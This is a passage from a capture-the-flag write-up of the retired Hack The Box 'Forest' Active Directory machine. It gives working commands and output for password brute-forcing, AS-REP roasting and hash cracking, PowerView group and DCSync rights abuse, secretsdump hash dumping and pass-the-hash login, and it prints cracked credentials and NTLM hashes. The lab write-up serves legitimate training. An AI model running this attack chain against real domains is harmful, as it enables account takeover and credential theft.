so rid 0x47c corresponds to group `Service Accounts`, which contains user `svc-alfresco` so this user can login remotely!

---

## Foothold

### Bruteforce

In case we had more users that could remotely login, we could check if bruteforcing would work here

### Password policy

Lets revisit the enum4linux output we did earlier, there we can see the password policy in the following snippet of it's output below:

```
=====
| Policies via RPC for forest.htb |
=====
[*] Trying port 445/tcp
[+] Found policy:
Domain password information:
  Password history length: 24
  Minimum password length: 7
  Maximum password age: not set
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: false
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
```

```
Domain logoff information:  
Force logoff time: not set
```

Here Brute-forcing is possible because the domain has no account lockout threshold, meaning unlimited login attempts are allowed without locking out user accounts. Additionally, password complexity is disabled and the minimum password length is only 7 characters, making it easier to guess weak passwords.

Since we have the usernames, and according to the password policy no lockouts are present, we can try bruteforcing, first with `password same as username`

```
nxc smb forest.htb -u users.txt -p users.txt --continue-on-success
```

not successful..

then lets bruteforce with the rockyou `wordlist`

```
nxc smb bruteforce forest.htb -u users.txt -p /usr/share/wordlists/rockyou.txt
```

not successful..

lets try another `wordlist`:

```
wget <https://raw.githubusercontent.com/insidetrust/statistically-likely->  
usernames/master/weak-corporate-passwords/english-basic.txt  
  
crackmapexec smb 10.129.95.210 -d forest -u users.txt -p english-basic.txt
```

no luck with this either.. it appears that bruteforce might not be the way to go here...

## AS-REP Roasting

### Reminder

`AS-REP Roasting` targets user accounts that do not require Kerberos pre-authentication, specifically those with the `DONT_REQUIRE_PREAUTH` flag set in Active Directory. That is why we will not specify any password on the command below.

If you remember, at the Anonymous LDAP Enumeration section, i have found that there are users that have `DONT_REQ_PREAUTH` enabled! Which is a requirement to perform `AS-REP roasting` !!!

```
GetNPUsers.py htb.local/ -no-pass -usersfile user-remote.txt -dc-ip 10.129.95.210
```

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```
$krb5asrep$23$svc-
```

```
alfresco@HTB.LOCAL:daa8803b31320062bdcff3219907b0ad$f6d1e658a8007cef65449557518a5fa9c4df1fbb8f082cb04f0e9ccc1d12e665e159517df9001e47f5daf38c50f4c43a599a30c343ecb8ff5c3064bd74aaa2b6d87fca32c837fd0831f0daf15b4d29cb4349d23e941643427c4d16ff7a09ba6703541370bdefe5c703f2c5a6a9275f58a679499e075a664ce6289ae298bda4b4f48806fb083c7fc3d74aaa0f85e8b1bbba890eac2ca7341e28c718425b423b997ea065c2e8519f6b025012aa4e86d3e8b91c12974109ef57da3fffb833161876739574bb54eb953772a9d9ff55f074346ce374ae4f1214989d488af7cc17a9b33f454bdf81e92
```

great! we got an AS-REP hash!

## Cracking the AS-REP hash

place the hash as you found it earlier on a txt (hash\_forest.txt) and crack it with john the ripper:

```
john hash_forest.txt --wordlist=rockyou.txt
```

```
s3rvice ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
```

nice! we found the password for user svc-alfresco, the updated creds for future reference are:

```
svc-alfresco  
s3rvice
```

## Where can we login with found creds?

lets see where we can now login with those creds, using my script to bulk check automatically multiple services: [https://github.com/ch3ckkm8/auto\\_netexec](https://github.com/ch3ckkm8/auto_netexec)

```
./auto_netexec_bulk_creds_checker.sh forest.htb 'svc-alfresco' 's3rvice'
```

```
[*] Checking if winrm port 5985 is open on forest.htb...
```

```
[+] Port 5985 open - checking winrm with netexec
```

```
WINRM 10.129.95.210 5985 FOREST [*] Windows 10 / Server 2016
```

```
Build 14393 (name:FOREST) (domain:htb.local)
```

```
WINRM 10.129.95.210 5985 FOREST [+] htb.local\\svc-
```

```
alfresco:s3rvice (Pwn3d!)
```

```
[*] Checking if smb port 445 is open on forest.htb...
```

```
[+] Port 445 open - checking smb with netexec
```

```
SMB 10.129.95.210 445 FOREST [*] Windows Server 2016 Standard
```

```

14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB      10.129.95.210  445  FOREST      [+] htb.local\\svc-
alfresco:s3rvice

[*] Checking if ldap port 389 is open on forest.htb...
[+] Port 389 open - checking ldap with netexec
SMB      10.129.95.210  445  FOREST      [*] Windows Server 2016 Standard
14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
LDAP     10.129.95.210  389  FOREST      [+] htb.local\\svc-
alfresco:s3rvice

[*] Checking if rdp port 3389 is open on forest.htb...
[-] Skipping rdp - port 3389 is closed

[*] Checking if wmi port 135 is open on forest.htb...
[+] Port 135 open - checking wmi with netexec
RPC      10.129.95.210  135  FOREST      [*] Windows 10 / Server 2016
Build 14393 (name:FOREST) (domain:htb.local)
RPC      10.129.95.210  135  FOREST      [+] htb.local\\svc-
alfresco:s3rvice

[*] Checking if nfs port 2049 is open on forest.htb...
[-] Skipping nfs - port 2049 is closed

[*] Checking if ssh port 22 is open on forest.htb...
[-] Skipping ssh - port 22 is closed

[*] Checking if vnc port 5900 is open on forest.htb...
[-] Skipping vnc - port 5900 is closed

[*] Checking if ftp port 21 is open on forest.htb...
[-] Skipping ftp - port 21 is closed

[*] Checking if mssql port 1433 is open on forest.htb...
[-] Skipping mssql - port 1433 is closed

```

The above output indicates that we can login successfully via the `win-rm` service (port 5985)

## Logging in as svc-alfresco with creds

```
evil-winrm -i forest.htb -u 'svc-alfresco' -p 's3rvice'
```

successful login, grabbed user flag! `4078533b1e2413c4977ef33e6701bf89`

## Privesc




Since we now have a valid user's creds, we can try enumerating via bloodhound, to get a better picture of the AD, with a visual representation.


## Bloodhound as svc-alfresco

```
bloodhound-python -u 'svc-alfresco' -p 's3rvice' -d htb.local -ns 10.129.95.210 -c All --zip
```

lets inspect the group membership for our svc-alfresco




it appears that he is member of **Account Operators**, which has **GenericAll** rights towards 29 groups!



obviously we should now inspect their outbound control to decide which one we will be targeting.

By hitting outbound object control > Transitive object control, we see that **Account Operators** have the following rights towards these groups:



The most logical path to me seems the one towards group `Exchange Windows Permissions`, since it has `WriteDacl` rights towards the `domain` so i will start from there.

## DACL abuse

To sum up, `svc-alfresco` is member of `Account Operators`. `Account Operators` has `GenericAll` rights towards multiple groups, so `svc-alfresco` does too. Since `Account Operators` has `GenericAll` over `EXCHANGE WINDOWS PERMISSIONS` group, and this group has `WriteDacl` rights towards the `Domain` this would be the path we'll follow.

## Add user to group

Before actually abusing DACL, lets add the user to the group. From inside the machine: (be careful to upload the `powerview.ps1` that works, from `pwnbox` i found it in the `powersploit` tool path)

We are going to use `PowerView`

```
# once logged in via win-rm, upload powerview from your local machine
upload /root/Downloads/dev_PowerSploit/PowerSploit/Recon/PowerView.ps1
.\PowerView.ps1

# import the uploaded powerview script
Import-Module .\PowerView.ps1

# Define variables for better understanding and value assignment
$SecPassword = ConvertTo-SecureString 's3rvice' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('htb\svc-alfresco',
$SecPassword)

# Add svc-alfresco to EXCHANGE WINDOWS PERMISSIONS group
Add-ADGroupMember -Identity "EXCHANGE WINDOWS PERMISSIONS" -Members 'svc-alfresco'
```

## Grant DCSync rights to user

Granting `DCSync` rights to user `svc-alfresco` using `PowerView`

```
Add-DomainObjectAcl -TargetIdentity 'DC=htb,DC=local' -Rights DCSync -Verbose -
PrincipalIdentity 'htb\svc-alfresco' -credential $Cred
```

## Dump secrets

Next, now that `svc-alfresco` has gained `DCSync` rights, we can run `secretdump` remotely from our host:

```
secretsdump.py svc-alfresco:s3rvice@10.129.95.210 -dc-ip 10.129.95.210
```

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```
[*] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 – rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c
72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
htb.local\\$331000-
VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
htb.local\\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
```

```

31b73c59d7e0c089c0:::
htb.local\\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
htb.local\\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
htb.local\\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
htb.local\\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
htb.local\\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
htb.local\\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name
specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss
parameter
[*] Cleaning up...

```

nice! as you can see above, we dumped the `NTDS.DIT secrets`, thus getting the NTLM hash of the administrator!

## Reminder

`secretsdump` is a post-exploitation tool used to **dump credentials** (like password hashes, cleartext passwords, and Kerberos keys) from a Windows host ,It can extract credentials from:

- **NTDS.dit** (Active Directory database)
- **LSASS memory** (via remote execution)
- **SAM registry hive** (local user accounts)
- **LSA secrets** (stored service credentials, cached logins)

It works remotely by using **DCERPC over SMB**, unlike mimikatz which needs to be "dropped" locally to work.

### Required user privileges:

- The user **must be a member of the** `Administrators` **group on the target machine.**
  - This includes:
    - **Domain Admins** (on domain-joined machines)
    - **Local Administrators** (if attacking a workstation/server)

## Why?

- To read sensitive areas like LSASS memory, the SAM/SECURITY hives, or interact with the Service Control Manager (SCM), you need **SeDebugPrivilege**, which is granted to administrators.

# Logging in as admin via NTLM hash (pass the hash)

Finally, we can login as admin:

```
evil-winrm -i forest.htb -u administrator -H '32693b11e6aa90eb43d32c72a07ceea6'
```

grabbed root flag! `220ff7540080290377f0311c43b6e62b`, pwned!

---

## Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

### Reconnaissance

1. nmap scan -> chose `smb`, `rpc` and `ldap` services to focus on
2. `enumerate SMB` shares -> nothing useful
3. `enumerate RPC` -> found users and domain groups
4. `enumerate LDAP` -> found users with `DONT_REQ_PREAUTH` flag enabled, and also found users that can `login remotely`

### Foothold


1. Tried bruteforce (since password policy encourages it) but no luck
2. `AS-REP roasting` was conducted and successfully got AS-REP hash (since the user has The `Do not require Kerberos preauthentication` flag enabled as identified by the ldap enumeration)
3. `cracked` the AS-REP has and got a password
4. `correlated` the found creds with the win-rm service
5. `logged in` via evil-winrm to host using on user `svc-alfresco`, and grabbed the `user flag`.


### Privesc

1. now that we got foothold, as a user (`svc-alfresco`) i launched `BloodHound` to inspect even further
  2. found that user is member of a group, thats member of another group ( `Account Operators` ) that has `GenericAll` rights to an other group `EXCHANGE WINDOWS PERMISSIONS`.
  3. This other group ( `EXCHANGE WINDOWS PERMISSIONS` ) had `WriteDacl` rights towards the `Domain!`
  4. First i added the user to the `Account Operators` group
  5. Secondly i abused `DAcl` by granting `DCSync` rights to the user
  6. `Dumped secrets` remotely since the user has `DCSync` rights, thus revealing the admin's NTLM hash
  7. using administrator's NTLM hash we `login` via evil-winrm to the host and grab the `root flag`!
-

# Sidenotes

All in all, this machine is a meaningful and important addition to my OSCP notes. A not assumed breach scenario requiring thorough enumeration and good understanding of ACL during the privesc stage, resulting in a solid writeup for future reference.



The image shows a notification interface for 'Forest Pwned'. At the top, there is a decorative header with a dark blue background and a green, pixelated landscape. In the center of the header is a circular icon containing a green tree with a red face. Below the header, the text 'Forest has been Pwned!' is displayed in a large, bold, white font. Underneath this, a congratulatory message reads 'Congratulations  **ch3ckm8**, best of luck in capturing flags ahead!'. Below the message is a table with three columns: 'MACHINE RANK' with the value '#21085', 'PWN DATE' with the value '27 Jul 2025', and 'MACHINE STATE' with the value 'RETIRED'. At the bottom of the interface are two buttons: 'OK' and 'SHARE'.

MACHINE RANK	PWN DATE	MACHINE STATE
#21085	27 Jul 2025	RETIRED

OK SHARE